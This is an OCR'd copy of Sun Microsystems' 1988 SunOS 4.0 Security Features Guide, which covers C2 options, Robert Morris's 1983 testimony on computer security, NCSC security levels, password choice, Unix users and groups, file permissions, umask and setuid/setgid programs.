
sun®
microsystems

Security Features Guide




Part Number: 800-1735-10
Revision A, of 9 May 1988

Much of the material in this manual was heavily inspired by the book *UNIX System Security*, by Patrick Wood and Stephen Kochan, Hayden Books, 1985.


Contents

Figures



1

Introduction to Security



1

Introduction to Security

This introductory chapter is intended for everyone interested in security issues. The second chapter is intended for users concerned with protecting the privacy of their files. The third chapter is intended for programmers who need to write secure software. The remaining chapters are intended for system administrators who are charged with the task of keeping systems and networks secure.

1.1. New Security Features

SunOS 4.0 provides the following security enhancements:

- Improved network security – an option to mount secure filesystems requiring DES authentication of user and host.
- An install-time option to run systems at a moderately high level of security, patterned after the widely accepted C2 classification.†

To improve network security, a new set of RPC library routines offers DES authentication to check the validity of both user ID and host address, using a public key cryptography system. Previously, UNIX authentication checked only the validity of user ID, which allowed users to impersonate each other over the NFS. Filesystem can now be exported `secure` so that the NFS daemon `nfsd`(8) employs the DES authentication routine to validate read and write requests.

To meet C2 specifications, Sun's operating system was extended to provide improved password security, and flexible, reliable auditing of all events that affect security. Other extensions involve a password requirement for single-user booting, enhanced yellow page security, and stricter permission settings for system files. See Appendix A for an explanation of how to install C2 features.

NOTE *While we believe that SunOS 4.0 meets the spirit of C2 specifications, Sun Microsystems has not had the system actually evaluated as C2 secure.*

The section below describes in generic terms what kind of security Sun's UNIX system offers. The following section offers a perspective on security by Robert Morris. The remaining section describes how the C2 classification fits into the various levels of computer security. The first two sections are of general interest, while the third is appropriate for those curious about security levels.


† Defined by the National Computer Security Center, the C2 category adds password hiding and security auditing to the standard UNIX system.

1.2. Security Barriers

The primary goal of computer security is to protect data privacy and integrity. That is, data should not be readable by those not authorized to read it, nor writable by those not authorized to write it. The most common way of attacking UNIX security has been to gain `root` permission, at which point all files on the system are readable and writable. Other less pervasive attacks on UNIX security involve forging the credentials of a particular user, at which point that user's files are readable and writable. Needless to say, the former method of attack is more pernicious, but the latter method also compromises system security.

SunOS 4.0 provides a set of barriers for the safekeeping of data, similar to those in previous UNIX releases. You could think of these barriers as a set of hurdles that an attacker must jump over before reaching the goal of gaining unauthorized access to data. Most important are the system security barriers:

Figure 1-1 *System Security Barriers*




Most sensitive parts of the system, such as the kernel, memory files, and device drivers, are accessible only to the super-user. For systems configured as C2 secure, or if the `console` entry in `/etc/ttytab` is not marked as physically `secure`, booting single-user now requires the `root` password. This prevents unauthorized users from booting single-user in order to make system modifications or to change the `root` password. Furthermore, on systems where the `console` entry in `/etc/ttytab` is not marked as physically `secure`, `root` logins are not allowed. Instead, system administrators must log in as themselves, then use `su` to gain super-user access. This is so when security-related actions are audited, the user's login name also gets recorded.

Super-user access is the same as `root` access. Administrators may log in as `root` from scratch, or log in as themselves and then become super-user with the `su` command. In order to do this, they must know the `root` password.

System security is essential for preserving the privacy of data. Most users, however, are not system administrators, and are more concerned with the privacy of their own data than with maintaining system security. Here are the barriers that guard the privace of user data:

Figure 1-2 *Data Security Barriers*



In order to do anything, you must log in to the system. To do so, you need to know the password that matches your login name. Once logged in, you may access any files you have permission for. On secure systems, you are the only user who may read and write your files. However, you can give away read, write, and execute permission to members of a group, or to anybody at all.

For an added measure of privacy, you can crypt your files. Crypted files may be printed and edited conveniently, but crypting is only minimally secure – with the proper method, most crypted files can be broken in a few hours. For greater security, files can be encrypted and decrypted with the DES (Data Encryption Standard) algorithm, using the `des`(1) command. DES-encrypted files are so secure that breaking them is generally not worth the effort.

1.3. Security Auditing

The most critical factor for computer security is the human element. If a system administrator is untrustworthy, or as is more likely, careless, then all the security software in the world won't make any difference. A capable and relentless system administrator, on the other hand, can keep systems secure even if they haven't been designed for security. The same caveats apply to regular users, although to a lesser extent, because regular users don't have super-user privileges. Regular users, though, can make or break the first level of system security: the login/password barrier.

One of the most important tools available to the system administrator concerned with security is automatic auditing of security-related operations. Auditing never prevents a security breach, but it helps afterwards to determine how it happened and who was responsible. In the old days of timesharing systems, *ad hoc* auditing was done on a hardcopy console. Whenever anyone became super-user, their login name would appear on a paper trail. Installations concerned about security often modified commands so that incorrect root logins and file mode changes to *setuid* were recorded on the paper trail.

With security features installed, SunOS includes an auditing facility. Here are the security-related events auditing by default:

- login and logout
- administrative actions
- privileged operations

These are the most important things to audit. The administrator can choose to audit additional events, which is a good idea in some cases. However, the more events that are audited, the faster the audit file consumes available disk space. Administrators must choose a happy medium between underreporting and overreporting.

Auditing and the Network

In the Sun environment, a user rarely logs in and does work involving only a single machine. File systems are usually mounted over the NFS, or else `rcp` and `rlogin` are used as required. Most Sun users have their own workstations and are effectively their own system administrators. This makes it difficult to audit what they do on their own machines. In a secure environment, workstation users have to give up administering their systems.

1.4. Rationale for Security Features

The remainder of this chapter is provided as a background to security on UNIX systems. Robert Morris, a computer scientist specializing in computer security, discusses security issues at AT&T Bell Laboratories, where the UNIX system was invented.

Robert Morris' Perspective on Security

Statement of Robert Morris given October 24, 1983 to the U.S. House of Representatives, Committee on Science & Technology:

"My name is Robert Morris. I am a scientist at AT&T Bell Laboratories, and have spent most of my 20-year career there in computer research – including computer design, computer security, cryptography and related areas.

I am happy to have this opportunity to comment on computer security within the broad context of our experience at Bell Laboratories, and I hope my observations will be useful in your examination of this complex subject.

Computer security is a timely concern and one of growing importance to the U.S. Computer break-ins are familiar now to the general public through news coverage of actual events and through fictionalized events in movies like *War Games.* Often, the distinction between fact and fiction gets fuzzy. So it's especially reassuring to see this subcommittee probing the complexities and nuances of the issue of computer security.

As a computer scientist at AT&T Bell Laboratories, I will give you, first, a perspective on the extensive computer environment at a large – but not atypical – research and development facility. Second, I will briefly define the nature and scope of the basic issue of computer security. Third, I will describe our own concerns about computer security – which should be representative of other large R&D companies – and discuss general ways of addressing such concerns. Fourth, I will examine some broad approaches and solutions to the security problem.

Security at Bell Labs

At Bell Labs, we are heavily involved with computers and software. About half of our employees now work in software development or support – compared to about 15% in 1974. Today, we have 1800 host computers and a larger number of computer terminals than technical employees. We support about 35 million lines of live code in the Bell System. So that probably makes us one of the biggest software enterprises in the world.

Our computer environment includes centralized computer centers at our various locations. These typically employ large mainframe computers and/or large minicomputers. In addition, there are a number of departmental computers, usually minis, and professional workstations, usually microcomputers, used by our technical employees.

These computers are interconnected in various ways. For example, we have a network using private lines for high-speed computer-to-computer communications among our locations. In addition, technical employees can use other types of network arrangements to communicate with various computers necessary to their work. Where appropriate, we do use dial-up connections over the nationwide telecommunications network. And a number of employees can also access our computers working via terminals from home.

A major reason for our concern with computer security is that it is possible, at least conceptually, for foreign agents, competitors, hackers – virtually anyone – to attempt to gain information from computers that are linked to the telecommunications network.

As we learned to produce large software systems efficiently and assure the quality of software products, we also established effective software management methods. These include designing in security approaches such as access controls and auditing capabilities to prevent, as well as detect, unauthorized access attempts. We made these methods available and applicable to all parts of Bell Labs. And we have a company-wide Committee on Software Issues to coordinate and standardize our knowledge and procedures.

Threats to Computer Security

In general, threats to computer security range from what might be called 'simple electronic intrusion' to other forms, including violation of trust by authorized personnel, physical intrusion, persistent espionage by expert agents, and tapping of communication lines. My focus will be mainly on simple electronic intrusion because, as various news accounts and our own experience indicate, it is perhaps the most pervasive threat today to computer security. By doing this, however, I do not want to give the impression that the other forms of security threats are not important. Probably the most worrisome of these is violation of trust by authorized personnel – a problem that, by nature, unfortunately has little to do with the technology of computer security.

Computer security covers both physical security and logical security. The former is enforced by locked doors, guards, and similar precautions; the latter, by passwords, file permissions, audits, and the like. I plan to focus on logical security – for computers, networks and associated software, users, and administrators.

Our goal in computer security at Bell Labs is to strike a balance between security and ease of communication. There is no question that the greater the security, the more limited and difficult the communication. Because technological innovation is at the core of our entire corporate mission, communication is vital – and this includes communication across boundaries of organizations, technical disciplines, and physical locations.

Implicit here is an obvious, but sometimes overlooked, characteristic of computer security. Just as bank vaults are more heavily secured than the doors of woodsheds, computer security should correspond to the value of the information involved. There should be a multilevel security system – ranging from minimum to medium to maximum – keyed to necessary levels of document protection. At Bell Labs, for example, sensitive personnel information such as payroll data is totally isolated from other kinds of information. And access to sensitive data is very tightly controlled.

Another important point about computer security concerns the nature of what we are trying to protect – electronic information. Someone can steal it without physically removing it from a computer file. This characteristic complicates the job of determining that a theft has, in fact, even taken place. And it also complicates the associated moral and ethical issues.

Finally, a company's top executives must be strongly committed to security. Otherwise, there is a real danger that little effective action will be taken. At Bell Labs, for example, we have a company-wide Committee on Software Issues which I just mentioned. The committee convened a Computer Security Task Force to assess our overall security and make recommendations for improvements, where needed. That task force reported its findings to our entire top management team, which authorized various followup actions. We also have a permanent Security Committee with established policies for our computer centers, and we have computer-security experts in our Assets Protection organization.

Having said all this, let me add that we at Bell Labs have not been immune to electronic intrusion in our less secure computer systems. Our Assets Protection experts are experienced in tracking down electronic intruders. And we have also obtained help, when necessary, from law-enforcement agencies, both local and federal. As a result of this, along with other types of steps I will outline, we are now uncovering intruders much more often and quickly than we used to.

I do not want to imply, however, that the problem of electronic intrusion has totally disappeared – for us or for any large high-technology company I know of. Electronic intrusion is similar in this respect to the problem of shoplifting faced by retail establishments. Good management and security procedures can contain – and even minimize – the problem, but not eliminate it.

Security Intrusions at Bell Labs

Bell Labs' concerns about computer security are fairly basic. We want to protect valuable information from theft, alteration, and destruction when it is stored in computer files or transmitted over data lines; we want to prevent unauthorized use of our computer time and resources; and we want to assure a high level of security awareness among both our computer users and administrators. Overall, we want to maintain a consistent, cohesive set of administrative controls for our entire computing environment – covering hardware, software, and the people involved.

The most important and obvious place to start with computer security is with the people involved, the users and administrators – as well as their supervisors. The biggest threat to security is carelessness – for example, logging in to use a computer and then leaving the terminal unattended; sharing passwords for computer access; putting sensitive material into inappropriate computer files.

Computer Security Checklist

To summarize some major aspects of our approach to computer security, let me share the following checklist we disseminated for supervisors to assess how computer-secure their organizations are:

- Do you know who has access to your computers? Don't share passwords – even with your support staff. If people in your group need access to other employees' files, they should have their own passwords.
- Does your system refuse unauthorized remote computer requests? If not, this should be remedied by readjusting permission settings in the computer's software.

- Do you have a system administrator? Is it part of his or her job description to monitor and correct security arrangements? The safest systems are those with strong administration.
- Do you keep private information such as company plans or personnel assessments in your computer files? Assume the worst – that even a casual browser can read what you enter – and keep sensitive material elsewhere.
- Do members of your group take computer security seriously? Make sure the employees in your group understand the need for computer security and what they can do to ensure it.

Let's examine a few of these points a bit further – passwords for example. In addition to the precaution of 'one person, one password,' we can increase computer security by using more complex passwords. Computer users all too often have used their first names – even spouse's or pet's names – or birthdays. In password-cracking, unfortunately, a machine can quickly run down a list of first names or the 20,000 most common words in the English language, as well as all possible birthdays. A more complex alternative might be a password of six characters, which contains both digits and letters. Such a password would be extremely hard to break. Finally, passwords must not be 'for all time.' They must be changed with some frequency, ideally determined by the desired level of system security.

Another point worth stressing here is the importance of accountability, defined for all involved with the computer system – user, administrator, and supervisor. For example, all computer uses require authorization by supervision in order to assign management responsibility to control by whom and for what purpose machines are used. To this end, every machine should have a list of authorized users. In addition – and of even broader use – would be a company directory of computers with dial-up access, including identification of organizations associated with particular computers, phone numbers, system administrators, and cognizant management.

A final point to stress in this checklist on computer security is the use of special software packages to increase security by limiting general access to the files of individual users. We can protect information in computer files by using software that limits access to a particular file to its creator, until that person explicitly grants access to others. Another way of limiting access, too, is through hardware that intercepts access attempts, asks for and checks passwords, and calls back authorized users at numbers listed in a directory.

In addition, other software security packages can also track suspected unauthorized attempts at access – for instance, repeated attempts at logging in or requests for someone else's file. Obviously, we also can limit the number of attempts at logging in or place a time limit on the attempts, after which the connection would automatically be severed.

Technology already exists to provide a high level of computer security. For instance, I am fully confident of the controls on our own computers operating under military security. And I would add that it is prohibitively expensive to break the security controls of most computers that contain classified information.

But the penalty of maintaining such a high level of security, of course, is usually isolation of the computers and difficulty of physical entry.

Future Security Developments

Future progress in security technology might well help reduce this penalty – i.e. by making the overall security controls a bit more transparent to legitimate users. In effect, I am saying that – just as we are working to make the computers we develop more 'user-friendly' – we need to keep these same human needs in mind as we develop or enhance computer security systems.

Technology to deter and detect computer penetration over communication lines could be as simple as a system that identifies calling numbers. This capability could permit security checks against lists of authorized phone numbers. It could also provide records to track down unauthorized access attempts. This identification capability exists within some of today's computerized business communications systems, but is limited to those company lines served by the systems. But the capability is spreading within the nationwide telecommunications network.

In addition, there are possibilities for what we might call 'credit-card terminals' – cheap, tamper-proof means of achieving a much higher level of certainty in identifying users than today's passwords offer. Station identification hardware would also help. This is simply hardware to produce signals that cannot be forged by software, that would improve the level of security in network addresses.

Perhaps the most basic approach to computer security, however, is through people – as I indicated earlier in a different context. We need what amounts to a national effort at raising people's consciousness of computer security – and specifically of the moral and ethical implications of attempting to break in. Our education system at all levels can do much to help here. For starters, we need to deglamorize computer hackers. They are closer to electronic Peeping Toms, trespassers, and burglars, than the popular folk-heroes some have made them into. We need to clarify the subtle issues involved in breaking computer security so that no one can claim ignorance of wrongdoing as a defense for such acts.

And let's not forget the victims, either. We also must increase awareness of computer security among those who possess the electronic information. As with physical intrusion and burglary, people who neglect to 'lock their doors' share some of the responsibility for any damage or theft of their information.''

This ends the testimony of Robert Morris given in 1983 to the House Committe on Science & Technology.

1.5. Various Security Levels

Here are the seven security levels defined by the National Computer Security Center. Each progressive level subsumes the security features of the previous level.

D Minimal protection. No special security features at all. Example: a personal computer in an unlocked room.

C1 Discretionary access control. The system requires a login/password procedure, and provides access permissions based on user, group, and others. Example: an ordinary UNIX system.

C2 Auditing and authentication. Security-related events are audited, and the login/password procedure provides certain authentication. Example: SunOS with security option installed.

B1 Mandatory access control and labeled output. File access is based on labels indicating security clearance, and all output is labeled as to security level. A future release of SunOS will be evaluated at this level.


B2 Configuration control, trusted facility management, no covert channels. System configuration must be fully documented and controlled. Administrative, security, and operator functions are separate. There can be no security holes.

B3 Access control lists, internal structure, full documentation. File access is based not only on labels, but also upon lists of users with and without access to an object. The internal structure of the system must be fully documented.

A1 Formal proofs are required. Currently there are no systems available at this level.

2

User's Guide to Security Features



2

User's Guide to Security Features

Note that many features presented in this chapter are applicable only if the C2 security package is installed.

2.1. Password Security

Before you can use the system, you must log in by giving your user name and password. This is the most critical security layer. The user name, along with sundry information, is kept in `/etc/passwd`, while the password is kept in `/etc/security/passwd.adjunct`, which is readable only by `root` because it contains encrypted passwords that could be decrypted with modest effort. Here is a typical line from `/etc/passwd`:

```
tut:##tut:1508:10:Bill Tuthill:/usr/tut:/bin/csh
```

Fields are separated by a colon. The second field `##tut` indicates that the encrypted password for the `tut` account is not contained in this field, but rather in the `passwd.adjunct` file.

Intelligent password selection is essential for system security.

The secrecy of passwords is important for secure systems. Somebody who can guess the `root` password has the run of the system. Here are several guidelines for enhanced password security:

1. Choose a good password. Some bad password choices are: your name, your spouse's or pet's name, your favorite sport, the brand of your automobile, your license plate number, your initials, your birth date, a word that appears on your office wall, or any of these spelled backwards. All these password choices can be easily guessed. Also, don't use a word in the on-line dictionary, because these can be tried automatically. Good passwords are at least six characters long, aren't based on personal information, and have non-alphabetic (especially control) characters in them. Don't use a regular word with a "1" at the beginning or end, either, since that is too obvious.
2. Never write your password down on paper. A password that is impossible to remember is even worse than a bad password, because you'll end up writing it down.
3. Don't use the same password for every account you have. If you have accounts on different machines, don't use the name of the machine as the password.

4. Change your password from time to time. Even if you selected a good password and nobody appears to be using your account, it's still a good idea to change passwords regularly.
5. Never type your password except when you log in, when you `su` to another user ID, and when you change your password with `passwd`. Make sure nobody looks at your fingers as you type your password.

2.2. User and Group

Valid users are defined by the `/etc/passwd` file, while groups are defined by the `/etc/group` file. Users are assigned an initial group in `/etc/passwd`, but may also be listed in `/etc/group` as members of other groups. In the line from `/etc/passwd` below, the user ID is the third field, and the initial group ID is the fourth field (fields being separated by colons):

```
tut:##tut:1508:10:Bill Tuthill:/usr/tut:/bin/csh
```

User IDs must be unique, not only on the local machine, but across the Yellow Pages as well. The same rule applies to group IDs. In the lines from `/etc/group` below, group 10 is defined as `staff` and user `tut` is listed as a member of group `doc`:

```
staff:*:10:
doc:#$doc:12:maryh,joeh,tut,sears,toma,spot,bridget
```

The fourth field is an optional comma-separated list of group members. The third field is the numerical group ID. The second field represents the group password: on line one, the asterisk means there is no group password; on line two, the second field `#$doc` indicates that the encrypted password for group `doc` is not contained in this field, but rather in the `group.adjunct` file.

Switch User (`su`)

If you know somebody else's password, or if they know yours, you can switch to their user ID, or they to yours. For example, if `tut` wanted to fix a bug in a program that `henry` owned, and knew `henry`'s password, `tut` could switch user like this:

```
% su henry
Password: [typed password invisible]
% who m i
cairo!tut       ttyp1   May  1 13:18
% whoami
henry
```

All that `su` does is start up a new shell with different real and effective user IDs. If the typed password is incorrect, `su` just gives the message `Sorry`. Note that `tut`'s login ID (shown by the `who` command, which reads `/etc/utmp`) is still the same, although his effective user ID (shown by the `whoami` command) has been changed. The audit user ID remains unchanged after an `su`. When you switch user, you gain all permissions of the new user, but lose your own permissions until you exit the `su` shell. Unless you invoke the - option of `su`, your

PATH and the rest of your environment remains the same, except for USER, HOME, and perhaps SHELL.

The most common use of su is for the system administrator to gain root access. When invoked without a user name argument, su stands for super-user instead of switch user. Many workstation users are their own administrator, so they run su frequently to make changes to their machine.

Group Membership

You can find out which groups you are in by using the groups command. You are certainly a member of your initial group, and also of any groups listing you as a member in the /etc/group file:

```
% groups
staff doc
```

To make yourself a member of another group, you could become super-user and change your local /etc/group file, but this only affects group membership on your workstation. In order to make yourself a member of a group across the network, a system administrator has to modify the Yellow Pages. Normally, the last line of your local /etc/group file is +: meaning to include group information from the Yellow Pages.

Since group membership is determined at login time, if you add yourself (or are added) to another group, you need to log out and log in again before you actually join that group. If you know the proper group password, you can join another group at any time with the newgrp command:

```
% newgrp mktg
Password: [typed password invisible]
```

The newgrp command changes the effective group ID. For the command above to work, group mktg must have an encrypted password in the /etc/group or /etc/security/group.adjunct file, which must match the encrypted version of what you type.

2.3. Discretionary Access Control

Discretionary access control means that users, at their discretion, can give away access to files and groups of files.

File permissions govern who can access (read, write, or execute) a file. Permissions can be altered at the discretion of the file's owner. One file might contain sensitive information that should not be readable by anyone but the owner. Another file might contain public information that should be readable by everyone, but writable only by the owner. Yet another file might have project-wide information that members of a group should all be able to modify. All these files may co-exist simultaneously because users have discretionary access control on a file-by-file (and on a directory-by-directory) basis.

A short-word of permission information is reserved in the *i-node* (information node) for each file or directory. Only 12 bits of the available 16 are actually used for permission settings; the other 4 specify file type. The permission bits and

their octal values are as follows:

Figure 2-1 *Permission Bits and their Values*

set *uid*	set *gid*	sticky bit	read owner	write owner	exec owner	read group	write group	exec group	read others	write others	exec others
4000	2000	1000	400	200	100	40	20	10	4	2	1

If the first bit is on when a file is executed, the owner of that process will be changed from the invoker's *uid* (user ID) to the *uid* of the file's owner. If the second bit is on when a file is executed, the group of that process will be changed from the invoker's *gid* (group ID) to the *gid* of the file's owner. For directories, an enabled *gid* bit indicates that newly created files take the group of their parent directory, as in 4.2 BSD; a disabled *gid* bit indicates that files take the group of their creator, as in System V.

If the sticky bit is on for an executable file, the process image will be retained in swap space after execution has finished. For directories, the sticky bit indicates that only a file's owner and the super-user can remove it (this is useful for public directories such as `/tmp`).

The remaining nine bits control read, write, and execute permission for owner, group, and others. The owner of a file is generally the user who created it, although ownership may be changed by the super-user. A file's group is generally that of its parent directory, if the owner is a member of that group; otherwise it is the same as the owner's initial group. If a user is neither the owner of a file nor a member of the group, that user has the permission of *others*.

Invoking the `-l` flag with the `ls` command yields a long listing of a file, including the permissions:

```
% ls -l /usr/bin/spell
-rwxr-xr-x  1 root        990  Feb 5 12:31 /usr/bin/spell
% ls -ld /
drwxr-xr-x 17 root        512  Mar 6 15:45 /
```

The permissions for the first file are `-rwxr-xr-x` where `r` stands for read permission, `w` stands for write permission, and `x` stands for execute permission. Read permission lets you look at a file, as with `cat`. Write permission allows you to modify a file, as with `vi`. Execute permission means that a file is an executable program. In the example, you can read and execute the `spell` program (a shell script) but only the owner `root` can modify it.

The permissions for the root directory are `drwxr-xr-x` where `d` stands for directory. For directories, permissions mean something different than for files, although the letters are the same. Read permission means you can list files in a directory. Write permission means you can create or remove files inside that directory, if you also have execute permission. Execute permission means you can change into and search through that directory with `cd` or `pushd`.

Adding up the octal values specified in the figure above, both files have a mode of 755. They are readable (+4), writable (+2), and executable (+1) by the owner, but only readable (+4) and executable (+1) by group and others. Here is a list of common file and directory modes:

Figure 2-2 *Common File and Directory Modes*

mode	*what mode indicates*
644	readable by everyone, writable by owner
640	readable by owner and group, writable by owner
600	readable and writable only by owner
755	everyone can enter or list directory, only owner can create files
750	owner and group can enter or list directory, only owner can create files
700	only owner can enter and list directory, and create files in it

Changing File Permission Modes

To change file permission modes, use the `chmod` command. For example, to share a file with members of your group, you need to make your home directory accessible and the file readable with the following commands:

```
% chmod 750 $HOME
% chmod 640 filename
```

To share the same file with everyone on the system, you need to issue these commands:

```
% chmod 755 $HOME
% chmod 644 filename
```

Only the owner or the super-user can change the mode of a file or directory. By default, files and directories are made accessible only to the owner. Read the section on `umask` below to learn how to modify this behavior.

Changing Owner and Group

The owner of a file and the super-user can change the group of a file with the `chgrp` command. For example, to change a file to group `mktg` use the following command:

```
% chgrp mktg filename
```

In order to do this, the file's owner must be a member of group `mktg`, and the `mktg` group must be defined in the `/etc/group` file or in the Yellow Pages.

Only the super-user can change the owner of a file, using the `chown` command. For example, to change the owner of a file to `tut`, the super-user would issue the following command:

```
# chown tut filename
```

Of course, the user `tut` must be included in the `/etc/passwd` file or in the Yellow Pages.

File Creation Mask (umask)

Secure systems have a default file creation mask of `77`. This means that files you create are normally unreadable by group and others, and your directory hierarchy is inaccessible to group and others. The file creation mask is the inverse of the `chmod` command in that the mask specifies which permissions should **not** be given. Here's how this works internally: the logical NOT of the file creation mask is logically ANDed with the mode of newly created files. The system `umask` is set by `/etc/init`, process number one.

You can see what your file creation mask is by invoking the `umask` command. If you want to share files with members of your group, you might prefer to have a file creation mask of `27`, which would make it possible for members of your group to change into and list your directories, and to read your files. Users of the C shell can put this line into `.login`, while users of the Bourne shell can put the same line into `.profile`:

```
umask 27
```

The default file creation mask only affects the mode of newly created files. It does not prevent you from changing permission modes using the `chmod` command. If you decide to change your `umask` you will need to change modes on previously existing files and directories.

2.4. Set User ID and Set Group ID

The set user ID and set group ID permissions are meaningful only for executable files; set group ID is also meaningful for directories. As discussed above, `setuid` permission has octal value 4000, and `setgid` permission has octal value 2000.

When a new process is created, it is assigned two pairs of numbers in the process table: the real and effective user ID, and the real and effective group ID. The real and effective IDs are usually the same, except in the case of `setuid` and `setgid` programs.

The effective user and group IDs, not the real IDs, determine access permissions for any process. If the effective user ID is the same as that of the file's owner, that process has the owner's access permissions. Otherwise, if the effective group ID of a process matches that of the file's group, or if the process' grouplist contains the file's group, that process has the group's access permissions. Otherwise, that process has the access permissions of other. The following pseudo-code summarizes this.

```
if (e_uid == uid_of_file)
    access = owner;
else if (e_gid == gid_of_file || in_grouplist(gid_of_file))
    access = group;
else
    access = other;
```

When you execute a normal program, the real and effective user IDs and group IDs don't change: they are yours. If a process needs to write a file, you must have write permission for that file. If a process needs to create a file in a directory, you must have write and execute permission for that directory.

By contrast, when you execute a `setuid` program, that process and its children have the effective user ID of the program's owner, instead of yours. Likewise, when you execute a `setgid` program, that process and its children have the effective group ID of the program's group. Consequently, these processes have the same access permissions as the owner of the program would have, no matter who executes that program.

Set User ID

In general, `setuid` programs are a security problem, especially when they set the user ID to `root`. You can see some system programs that are `setuid` by issuing this command:

```
% ls -lsg /usr/bin | grep rws
 24 -rwsr-xr-x  1 root   staff    24576 Feb 5 12:42 at
 16 -rwsr-xr-x  1 root   staff    16384 Feb 5 12:42 atq
 16 -rwsr-xr-x  1 root   staff    16384 Feb 5 12:42 atrm
 24 -rwsr-xr-x  3 root   staff    24576 Feb 5 12:28 chfn
 24 -rwsr-xr-x  3 root   staff    24576 Feb 5 12:28 chsh
 16 -rwsr-xr-x  1 root   staff    16384 Feb 5 12:42 crontab
 56 -rws--x--x  2 uucp   daemon   57344 Feb 5 12:37 cu
 24 -rwsr-xr-x  1 root   staff    24576 Feb 5 12:28 login
 24 -rwsr-xr-x  1 root   staff    24576 Feb 5 12:28 mail
  5 -rwsr-xr-x  1 root   staff     5072 Feb 5 12:28 newgrp
 24 -rwsr-xr-x  3 root   staff    24576 Feb 5 12:28 passwd
 16 -rwsr-xr-x  1 root   staff    16384 Feb 5 12:28 su
 56 -rws--x--x  2 uucp   daemon   57344 Feb 5 12:37 tip
```

The `at*` commands and `crontab` are `setuid root` so that users can place jobs in the stash directory `/var/spool/cron`, which is writable only by `root`.

The commands `chfn` (change full name) and `chsh` (change shell) are links to `passwd`, which needs to be `setuid root` so it can modify the password file. Likewise, the `mail` command is `setuid root` because it deals with files and directories that require super-user access.

The `login`, `su`, and `newgrp` commands are `setuid root` because they have to change user and group IDs when people log in, switch user, or switch group.

The `cu` and `tip` commands are `setuid uucp` because they maintain a lock file in a directory writable only by `uucp`, and the modem device they use to call out is generally owned by `uucp` as well.

You can make a program `setuid` (to your user ID) if you own the program. For example, if you have data that should not be readable by anybody except you, but you want to provide a way for others to look at selected parts of the data, you could write a `setuid` program to allow this, then turn on the program's `setuid` bit as follows:

```
% chmod 4711 program
```

Writing `setuid` programs is covered in a later chapter on programming. To turn `setuid` permission back off, simply change mode to `711`, `751`, or `755`.

When you copy a `setuid` program owned by somebody else, the `setuid` bit remains set, although the ownership changes. When you change the group of a program with `chgrp`, however, the `setuid` bit gets turned off.†

Set Group ID

The set group ID mechanism is similar to the set user ID mechanism, but works for groups rather than individual users. In general, `setgid` programs are more secure than `setuid` programs because group permissions are usually a subset of user permissions. You can see some system programs that are `setgid` by issuing this command:

```
% ls -lsg /usr/bin | grep r-s
  7 -rwxr-sr-x  1 root   operator  6848 Feb 5 12:28 df
  8 -rwxr-sr-x  1 root   kmem      7600 Feb 5 12:39 iostat
 16 -rwxr-sr-x  1 root   kmem     16384 Feb 5 12:39 ipcs
 30 -rwxr-sr-x  1 root   kmem     30504 Feb 5 12:28 ps
  5 -rwxr-sr-x  1 root   tty       4864 Feb 5 12:28 wall
 16 -rwxr-sr-x  1 root   tty      16384 Feb 5 12:28 write
```

